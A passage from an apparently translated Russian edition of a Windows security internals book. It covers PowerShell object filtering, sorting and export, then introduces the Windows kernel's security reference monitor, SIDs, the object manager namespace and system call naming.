
Это означает, что по умолчанию такой вывод нельзя перенаправить в файл или конвейер. Однако вывод узла можно перенаправить в стандартный поток вывода следующей командой:

```
PS> $output = Write-Host "Hello" 6>&1
PS> $output
Hello
```

PowerShell поддерживает также простой графический интерфейс для отображения таблиц объектов. Чтобы открыть его, используйте команду `Out-GridView`. Обратите внимание, что специальное форматирование всё равно ограничивает перечень столбцов, отображаемых PowerShell. Чтобы увидеть другие столбцы, выберите нужные свойства командой `Select-Object` в конвейере. Следующий пример выводит в графическом табличном представлении все свойства:

```
PS> Get-Process | Select-Object * | Out-GridView
```

После выполнения команды должно появиться диалоговое окно, похожее на показанное на рисунке 1-2.



В графическом табличном представлении можно фильтровать и изменять данные. Попробуйте поработать с его элементами управления. Команде `Out-GridView` можно также передать параметр `PassThru`, который заставит её ожидать, пока вы не нажмёте кнопку **OK** в графическом интерфейсе. Все строки представления, выбранные в момент нажатия **OK**, будут записаны в командный конвейер.

Фильтрация, сортировка и группировка объектов

Традиционная командная оболочка передаёт между командами обычный текст, а PowerShell - объекты. Передача объектов позволяет обращаться к отдельным свойствам и без труда фильтровать конвейер. Объекты можно также легко сортировать и группировать.

Для фильтрации объектов предназначена команда `Where-Object`, у которой есть псевдонимы `Where` и `?`. Простейший фильтр проверяет значение параметра. Например, в листинге 1-18 мы фильтруем результат встроенной команды `Get-Process`, чтобы найти процесс `explorer`.

```
PS> Get-Process | Where-Object ProcessName -EQ "explorer"
Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
   2792     130   118152     158144     624.83   6584   1 explorer
```

Листинг 1-18. Фильтрация списка процессов с помощью Where-Object

В листинге 1-18 мы пропускаем дальше только те объекты `Process`, у которых `ProcessName` равно (`-EQ`) строке `"explorer"`. Для фильтрации можно использовать множество операторов; некоторые из них приведены в таблице 1-4.

Оператор	Пример	Описание
`-EQ`	`ProcessName -EQ "explorer"`	Равно значению
`-NE`	`ProcessName -NE "explorer"`	Не равно значению

Оператор	Пример	Описание
-Match	ProcessName -Match "ex.*"	Сопоставляет строку с регулярным выражением
-NotMatch	ProcessName -NotMatch "ex.*"	Обратное действие оператора -Match
-Like	ProcessName -Like "ex*"	Сопоставляет строку с шаблоном подстановочных знаков
-NotLike	ProcessName -NotLike "ex*"	Обратное действие оператора -Like
-GT	ProcessName -GT "ex"	Сравнение «больше»
-LT	ProcessName -LT "ex"	Сравнение «меньше»

Таблица 1-4. Распространённые операторы Where-Object

Все поддерживаемые операторы можно изучить с помощью `Get-Help` для команды `Where-Object`. Если условие фильтрации сложнее простого сравнения, воспользуйтесь блоком сценария. Он должен возвращать `True`, чтобы оставить объект в конвейере, или `False`, чтобы отфильтровать его. Например, листинг 1-18 можно записать и так:

```
PS> Get-Process | Where-Object { $_.ProcessName -eq "explorer" }
```

Переменная `$_`, передаваемая блоку сценария, представляет текущий объект конвейера. Используя блок сценария, при фильтрации можно применять все возможности языка, включая вызов функций.

Для сортировки объектов предназначена команда `Sort-Object`. Если объекты допускают естественное упорядочение, как строки или числа, их достаточно передать этой команде по конвейеру. В остальных случаях необходимо указать свойство, по которому выполняется сортировка. Например, список процессов можно отсортировать по количеству дескрипторов, представленному свойством `Handles`, как показано в листинге 1-19.

```
PS> Get-Process | Sort-Object Handles
Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
      0       0       60          8                0   0 Idle
     32       9     4436       6396               1032   1 fontdrvhost
     53       3     1148       1080                496   0 smss
     59       5      804       1764                908   0 LsaIso
--snip--
```

Листинг 1-19. Сортировка процессов по количеству дескрипторов

Для сортировки по убыванию вместо возрастания используйте параметр `Descending`, как показано в листинге 1-20.

```
PS> Get-Process | Sort-Object Handles -Descending
Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
   5143       0      244      15916                4   0 System
   2837     130   116844     156356     634.72   6584   1 explorer
   1461      21    11484      16384               1116   0 svchost
   1397      52    55448       2180      12.80  12452   1 Microsoft.Photos
```

Листинг 1-20. Сортировка процессов по количеству дескрипторов в порядке убывания

На этом этапе можно также отфильтровать повторяющиеся записи, указав команде `Sort-Object` параметр `Unique`.

Наконец, команда `Group-Object` позволяет группировать объекты по имени свойства. Как показано в листинге 1-21, эта команда возвращает список объектов, каждый из которых имеет свойства `Count`, `Name` и `Group`.

```
PS> Get-Process | Group-Object ProcessName
Count Name                 Group
----- ----                 -----
    1 ApplicationFrameHost {System.Diagnostics.Process (ApplicationFrameHost)}
    1 Calculator           {System.Diagnostics.Process (Calculator)}
   11 conhost              {System.Diagnostics.Process (conhost)...}
--snip--
```

Листинг 1-21. Группировка объектов Process по свойству ProcessName

Можно также объединить все эти команды в одном конвейере, как в листинге 1-22.

```
PS> Get-Process | Group-Object ProcessName |
Where-Object Count -GT 10 | Sort-Object Count
Count Name                 Group
----- ----                 -----
   11 conhost              {System.Diagnostics.Process (conhost),...}
   83 svchost              {System.Diagnostics.Process (svchost),...}
```

Листинг 1-22. Совместное применение Where-Object, Group-Object и Sort-Object

Экспорт данных

Получив идеальный набор объектов для изучения, вы, возможно, захотите сохранить эти сведения в файле на диске. PowerShell предоставляет для этого множество вариантов, некоторые из которых я рассмотрю здесь. Первый вариант - записать объекты в файл как текст с помощью `Out-File`. Эта команда получает форматированный текстовый вывод и записывает его в файл. Затем файл можно снова прочитать командой `Get-Content`, как показано в листинге 1-23.

```
PS> Get-Process | Out-File processes.txt
PS> Get-Content processes.txt
Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    476      27    25896      32044       2.97   3352   1 ApplicationFrameHost
    623      18    25096      18524     529.95  19424   0 audiodg
    170       8     6680       5296       0.08   5192   1 bash
    557      31    23888        332       0.59  10784   1 Calculator
--snip--
```

Листинг 1-23. Запись содержимого в текстовый файл и последующее чтение

Как и в других командных оболочках, вывод можно направить в файл с помощью оператора «больше»:

```
PS> Get-Process > processes.txt
```

Если вам нужен более структурированный формат, команда `Export-Csv` позволяет преобразовать объект в таблицу значений, разделённых запятыми (CSV). Затем этот файл можно импортировать в программу для работы с электронными таблицами и анализировать автономно. В примере из листинга 1-24 выбираются некоторые свойства объекта `Process` и экспортируются в CSV-файл `processes.csv`.

```
PS> Get-Process | Select-Object Id, ProcessName |
Export-Csv processes.csv -NoTypeInformation
PS> Get-Content processes.csv
```

```
"Id","ProcessName"
"3352","ApplicationFrameHost"
"19424","audiodg"
"5192","bash"
"10784","Calculator"
--snip--
```

Листинг 1-24. Экспорт объектов в CSV-файл

Данные CSV можно снова импортировать командой `Import-Csv`. Однако если вы собираетесь экспортировать данные, а затем импортировать их позднее, вероятно, удобнее будет формат CLI XML. В нём можно сохранить структуру и тип исходного объекта, благодаря чему объект удастся восстановить при импорте. В листинге 1-25 показано, как с помощью команд `Export-CliXml` и `Import-CliXml` экспортировать объекты в этом формате, а затем снова импортировать их.

```
PS> Get-Process | Select-Object Id, ProcessName | Export-CliXml processes.xml
PS> Get-Content processes.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TNRef RefId="0" />
    <MS>
      <I32 N="Id">3352</I32>
      <S N="ProcessName">ApplicationFrameHost</S>
    </MS>
  </Obj>
--snip--
</Objs>
PS> $ps = Import-CliXml processes.xml
PS> $ps[0]
  Id ProcessName
  -- -----------
3352 ApplicationFrameHost
```

Листинг 1-25. Экспорт и повторный импорт файлов CLI XML

На этом обсуждение языка PowerShell завершается. Если ваши знания немного заржавели, рекомендую обратиться к хорошей книге по этой теме, например *PowerShell for Sysadmins* Адама Бертрама (No Starch Press, 2020).


Итоги

В этой главе мы кратко рассмотрели настройку среды PowerShell, необходимую для запуска примеров кода, приведённых в книге. Мы обсудили настройку PowerShell для выполнения сценариев и установку необходимого внешнего модуля PowerShell.

В остальной части главы были приведены основные сведения о языке PowerShell. В частности, мы познакомились с основами синтаксиса PowerShell, поиском команд с помощью `Get-Command`, получением справки посредством `Get-Help`, а также отображением, фильтрацией, группировкой и экспортом объектов PowerShell.

Теперь, разобравшись с основами PowerShell, мы можем приступить к изучению внутреннего устройства операционной системы Windows. В следующей главе речь пойдёт о ядре Windows и о том, как взаимодействовать с ним посредством PowerShell.

Глава 2. Ядро Windows



Windows - защищённая многопользовательская операционная система. Вместе с тем это одна из самых сложных для детального понимания современных операционных систем. Прежде чем углубляться в тонкости её безопасности, в этой части книги я познакомлю вас со структурой операционной системы. Заодно мы разберёмся, как пользоваться модулем PowerShell, который станет основным инструментом на протяжении всей книги.

Мы рассмотрим две части работающей операционной системы: ядро и приложения пользовательского режима. Ядро принимает решения в области безопасности, определяющие, что пользователь может делать в системе. Однако большинство приложений, которыми вы пользуетесь на компьютере с Windows, выполняются в пользовательском режиме. Эта глава посвящена ядру, а следующая - приложениям пользовательского режима.

В следующих разделах мы изучим различные подсистемы, из которых состоит ядро Windows. Для каждой из них я объясню назначение и способ применения. Мы начнём с диспетчера объектов и заодно познакомимся с системными вызовами, посредством которых приложение пользовательского режима получает доступ к объектам ядра. Затем обсудим диспетчер ввода-вывода, создание приложений посредством диспетчера процессов и потоков, а также представление памяти диспетчером памяти. По ходу изложения я буду показывать, как исследовать поведение этих подсистем с помощью PowerShell.

Исполнительная система ядра Windows

Исполнительная система ядра Windows NTOS, или для краткости просто ядро, - сердце Windows. Она обеспечивает всю привилегированную функциональность операционной системы, а также интерфейсы, через которые пользовательские приложения могут взаимодействовать с оборудованием. Ядро разделено на несколько подсистем, у каждой из которых своё назначение. На рисунке 2-1 представлена схема компонентов, которые будут особенно интересовать нас в этой

книге.




Рисунок 2-1. Модули исполнительной системы ядра Windows.

Каждая подсистема исполнительной системы ядра предоставляет API, которые могут вызывать другие подсистемы. При изучении кода ядра принадлежность API к определённой подсистеме можно быстро установить по двухсимвольному префиксу. Префиксы подсистем с рисунка 2-1 приведены в таблице 2-1.

Префикс	**Подсистема**	**Пример**
`Nt` или `Zw`	Интерфейс системных вызовов	`NtOpenFile/ZwOpenFile`
`Se`	Монитор состояния безопасности	`SeAccessCheck`
`Ob`	Диспетчер объектов	`ObReferenceObjectByHandle`
`Ps`	Диспетчер процессов и потоков	`PsGetCurrentProcess`
`Cm`	Диспетчер конфигурации	`CmRegisterCallback`
`Mm`	Диспетчер памяти	`MmMapIoSpace`
`Io`	Диспетчер ввода-вывода	`IoCreateFile`
`Ci`	Контроль целостности кода	`CiValidateFileObject`

Таблица 2-1. Соответствие префиксов API подсистемам

Все эти подсистемы мы рассмотрим в последующих разделах.

Монитор состояния безопасности

С точки зрения этой книги монитор состояния безопасности (Security Reference Monitor, SRM) - важнейшая подсистема ядра. Он реализует механизмы безопасности, ограничивающие доступ пользователей к различным ресурсам. Без SRM вы не смогли бы запретить другим пользователям доступ к своим файлам. На рисунке 2-2 показаны SRM и связанные с ним системные компоненты.




Рисунок 2-2. Компоненты монитора состояния безопасности.

Каждому выполняющемуся в системе процессу при создании назначается маркер доступа. Этим маркером управляет SRM; он определяет личность пользователя, связанного с процессом. После этого SRM может выполнить операцию, называемую проверкой доступа. Она запрашивает дескриптор безопасности ресурса, сравнивает его с маркером доступа процесса и либо вычисляет предоставленный уровень доступа, либо сообщает вызывающей стороне об отказе в доступе.

SRM отвечает также за создание событий аудита при каждом обращении пользователя к ресурсу. По умолчанию аудит отключён из-за большого объёма событий, которые он способен породить, поэтому сначала его должен включить администратор. События аудита позволяют выявлять вредоносную активность в системе, а также диагностировать ошибки настройки безопасности.

SRM предполагает, что пользователи и группы представлены двоичными структурами, которые называются идентификаторами безопасности (security identifiers, SID). Однако передавать необработанные двоичные SID пользователям не слишком удобно: обычно люди обозначают пользователей и группы понятными именами, например пользователя `bob` или группу `Users`. Прежде чем SRM сможет воспользоваться такими именами, их необходимо преобразовать в SID. Преобразование имён в SID выполняет подсистема локального центра безопасности (Local Security Authority Subsystem, LSASS), работающая внутри привилегированного процесса независимо от вошедших в систему пользователей.

Представить именем все возможные SID нереально, поэтому Microsoft определила формат языка определения дескрипторов безопасности (Security Descriptor Definition Language, SDDL), позволяющий представить SID строкой. SDDL способен представлять дескриптор безопасности ресурса целиком, но пока мы будем использовать его только для SID. В листинге 2-1 с помощью команды PowerShell `Get-NtSid` выполняется поиск имени группы `Users`; команда должна вернуть строку SDDL для этого SID.

```
PS> Get-NtSid -Name "Users"
Name          Sid
----          ---
BUILTIN\Users S-1-5-32-545
```

Листинг 2-1. Запрос SID группы Users с помощью Get-NtSid

Мы передаём имя группы `Users` команде `Get-NtSid`, которая возвращает полное имя с добавленным именем локального домена `BUILTIN`. SID `BUILTIN\Users` всегда одинаков в разных системах Windows. В выводе присутствует также SID в формате SDDL, который можно разделить на следующие части по дефисам:

• префикс `S`, указывающий, что далее следует SID в формате SDDL;
• версия структуры SID в десятичном виде, имеющая постоянное значение `1`;
• центр безопасности: значение `5` обозначает встроенный центр безопасности NT;
• два относительных идентификатора (relative identifiers, RID) в десятичном виде; в данном случае RID `32` и `545` обозначают группу центра безопасности NT.

Команда `Get-NtSid` позволяет выполнить и обратную операцию - преобразовать SID в формате SDDL обратно в имя, как показано в листинге 2-2.

```
PS> Get-NtSid -Sddl "S-1-5-32-545"
Name          Sid
----          ---
BUILTIN\Users S-1-5-32-545
```

Листинг 2-2. Поиск связанного с SID имени с помощью Get-NtSid

В главах 4-9 я гораздо подробнее опишу SRM и его функции, а к структуре SID мы вернёмся в главе 5, когда будем обсуждать дескрипторы безопасности. Пока запомните, что SID представляют пользователей и группы и что их можно записывать строками в формате SDDL. Теперь перейдём к другой основной подсистеме исполнительной системы ядра Windows - диспетчеру объектов.

Диспетчер объектов

В Unix-подобных операционных системах всё является файлом. В Windows всё является объектом: каждый файл, процесс и поток представлен в памяти ядра объектной структурой. Для безопасности особенно важно, что каждому такому объекту можно назначить дескриптор безопасности, ограничивающий круг пользователей, имеющих доступ к объекту, и определяющий предоставленные им виды доступа, например чтение или запись.

Диспетчер объектов - компонент ядра, отвечающий за управление этими объектами ресурсов, выделенной им памятью и временем их существования. В этом разделе сначала рассматриваются поддерживаемые диспетчером типы объектов. Затем мы выясним, как объекты ядра можно открывать по принятому соглашению об именовании с помощью системного вызова. Наконец, разберёмся, как обращаться к объекту посредством дескриптора, возвращённого системным вызовом.

Типы объектов

Ядро хранит список всех поддерживаемых им типов объектов. Это необходимо, поскольку каждому типу соответствуют свои операции и свойства безопасности. В листинге 2-3 показано, как командой `Get-NtType` перечислить все типы, поддерживаемые ядром.

```
PS> Get-NtType
Name
----
Type
Directory
SymbolicLink
Token
Job
Process
Thread
--snip--
```

Листинг 2-3. Выполнение Get-NtType

Я сократил список типов - на моём компьютере их поддерживается 72, - но даже в этом коротком фрагменте есть примечательные записи. Первая запись в сформированном списке - `Type`: даже список типов ядра построен из объектов! Здесь также стоит отметить типы `Process` и `Thread`, представляющие объекты ядра соответственно для процесса и потока. Другие типы объектов мы подробнее рассмотрим позднее в этой главе.

Свойства типа можно вывести с помощью `Format-List`, которая возвращает дополнительные сведения об этом типе. Пример будет приведён позднее, а пока возникает вопрос: как получить доступ к каждому из этих типов? Чтобы ответить на него, необходимо поговорить о пространстве имён диспетчера объектов.

Пространство имён диспетчера объектов

Как пользователь Windows, вы обычно видите диски файловой системы в Проводнике. Но под пользовательским интерфейсом скрывается целая дополнительная файловая система, предназначенная исключительно для объектов ядра. Доступ к этой файловой системе, называемой пространством имён диспетчера объектов (object manager namespace, OMNS), плохо документирован и не предоставляется большинству разработчиков, что делает его ещё интереснее.

OMNS построено из объектов `Directory`. Объекты ведут себя так, словно находятся в файловой системе: каждый каталог содержит другие объекты, которые можно считать файлами. Однако эти каталоги отличаются от привычных файловых каталогов. Для каждого из них задаётся дескриптор безопасности, определяющий, какие пользователи могут перечислять его содержимое и какие пользователи могут создавать внутри него новые подкаталоги и объекты. Полный путь к объекту можно указать строкой с компонентами, разделёнными обратными косыми чертами.

Перечислить содержимое OMNS можно с помощью поставщика диска, входящего в используемый в книге модуль PowerShell. Как показано в листинге 2-4, он представляет OMNS в виде файловой системы, содержимое которой доступно на диске `NtObject`.

```
PS> ls NtObject:\ | Sort-Object Name
Name             TypeName
----             --------
ArcName          Directory
BaseNamedObjects Directory
BindFltPort      FilterConnectionPort
Callback         Directory
CLDMSGPORT       FilterConnectionPort
```

```
clfs             Device
CsrSbSyncEvent   Event
Device           Directory
Dfs              SymbolicLink
DosDevices       SymbolicLink
--snip--
```

Листинг 2-4. Содержимое корневого каталога OMNS

В листинге 2-4 приведён короткий фрагмент корневого каталога OMNS. По умолчанию вывод содержит имя и тип каждого объекта. Здесь видно несколько объектов `Directory`; если у вас есть разрешение, вы можете перечислить их содержимое. Видно также другой важный тип - `SymbolicLink`. Символические ссылки позволяют перенаправить один путь OMNS на другой. Объект `SymbolicLink` содержит свойство `SymbolicLinkTarget`, в котором, в свою очередь, находится целевой объект, открываемый по ссылке. Например, в листинге 2-5 показан целевой объект символической ссылки в корне OMNS.

```
PS> ls NtObject:\Dfs | Select-Object SymbolicLinkTarget
SymbolicLinkTarget
------------------
\Device\DfsClient

PS> Get-Item NtObject:\Device\DfsClient | Format-Table
Name      TypeName
----      --------
DfsClient Device
```

Листинг 2-5. Отображение целевого объекта символической ссылки

Здесь мы перечисляем содержимое пути OMNS `\Dfs`, а затем извлекаем свойство `SymbolicLinkTarget`, чтобы получить настоящий целевой объект. После этого проверяем целевой путь `\Device\DfsClient` и видим, что он имеет тип `Device`; доступ к этому объекту и предоставляет символическая ссылка.

В Windows заранее настроено несколько важных каталогов объектов, перечисленных в таблице 2-2.

Путь	**Описание**
`\BaseNamedObjects`	Глобальный каталог пользовательских объектов
`\Device`	Каталог устройств, например смонтированных файловых систем
`\GLOBAL??`	Глобальный каталог символических ссылок, в том числе сопоставлений дисков
`\KnownDlls`	Каталог специальных сопоставлений известных DLL
`\ObjectTypes`	Каталог именованных типов объектов
`\Sessions`	Каталог отдельных консольных сеансов
`\Windows`	Каталог объектов, связанных с диспетчером окон

Путь	Описание
\RPC Control	Каталог конечных точек удалённого вызова процедур

Таблица 2-2. Общеизвестные каталоги объектов и их описание

Первый каталог из таблицы 2-2, BaseNamedObjects (BNO), играет важную роль в контексте диспетчера объектов. Он позволяет любому пользователю создавать именованные объекты ядра. Этот единственный каталог обеспечивает совместное использование ресурсов разными пользователями локальной системы. Обратите внимание, что создавать объекты именно в каталоге BNO необязательно: это всего лишь соглашение.

Другие каталоги объектов я подробнее опишу позднее в этой главе. Пока же вы можете перечислять их содержимое в PowerShell, добавляя к пути префикс NtObject:, как показано в листинге 2-5.

Системные вызовы

Как получить доступ к именованным объектам OMNS из приложения пользовательского режима? Находясь в таком приложении, мы должны поручить доступ к объектам ядру, а вызвать код режима ядра из приложения пользовательского режима позволяет интерфейс системных вызовов. Большинство системных вызовов выполняет определённую операцию над конкретным типом объекта ядра, предоставляемым диспетчером объектов. Например, системный вызов NtCreateMutant создаёт объект Mutant - примитив взаимного исключения, применяемый для блокировки и синхронизации потоков.

Имя системного вызова подчиняется общему шаблону. Оно начинается с Nt или Zw. Для вызывающего кода пользовательского режима эти префиксы равнозначны; однако если системный вызов выполняется кодом ядра, префикс Zw изменяет процесс проверки безопасности. К последствиям применения Zw мы вернёмся в главе 7 при обсуждении режимов доступа.

После префикса следует глагол операции - Create в случае NtCreateMutant. Остальная часть имени связана с типом объекта ядра, над которым работает системный вызов. Ниже перечислены распространённые глаголы системных вызовов, выполняющих операции над объектами ядра:

• Create создаёт новый объект; ему соответствуют команды PowerShell New-Nt<Type>;
• Open открывает существующий объект; ему соответствуют команды PowerShell Get-Nt<Type>;
• QueryInformation запрашивает сведения и свойства объекта;
• SetInformation задаёт сведения и свойства объекта.

Некоторые системные вызовы выполняют операции, характерные для определённого типа. Например, NtQueryDirectoryFile запрашивает записи каталога, представленного объектом File. Рассмотрим прототип системного вызова NtCreateMutant на языке C, чтобы понять, какие параметры следует передать типичному вызову. Как показано в листинге 2-6, системный вызов NtCreateMutant создаёт новый объект Mutant.

```
NTSTATUS NtCreateMutant(
    HANDLE* FileHandle,
    ACCESS_MASK DesiredAccess,
    OBJECT_ATTRIBUTES* ObjectAttributes,
    BOOLEAN InitialOwner
);
```

Листинг 2-6. Прототип NtCreateMutant на языке C

Первый параметр системного вызова - выходной указатель на HANDLE. Этот параметр встречается во многих системных вызовах и в случае успешного выполнения функции используется для получения открытого дескриптора объекта, в данном случае Mutant. Дескрипторы применяются совместно с другими системными вызовами для доступа к свойствам и выполнения операций. Для нашего объекта Mutant дескриптор позволяет захватывать и освобождать блокировку ради синхронизации потоков.

Следующий параметр, DesiredAccess, представляет операции, которые вызывающая сторона хочет выполнять над Mutant посредством дескриптора. Например, можно запросить доступ, разрешающий ожидать снятия блокировки с Mutant. Если такой доступ не запрошен, любая попытка приложения ожидать Mutant немедленно завершится ошибкой. Предоставляемый доступ зависит от результата проверки, выполненной SRM. Дескрипторы и DesiredAccess подробнее рассматриваются в следующем разделе.

Третий параметр, ObjectAttributes, определяет атрибуты открываемого или создаваемого объекта. Структура OBJECT_ATTRIBUTES определена так, как показано в листинге 2-7.

```
struct OBJECT_ATTRIBUTES {
    ULONG           Length;
    HANDLE          RootDirectory;
    UNICODE_STRING* ObjectName;
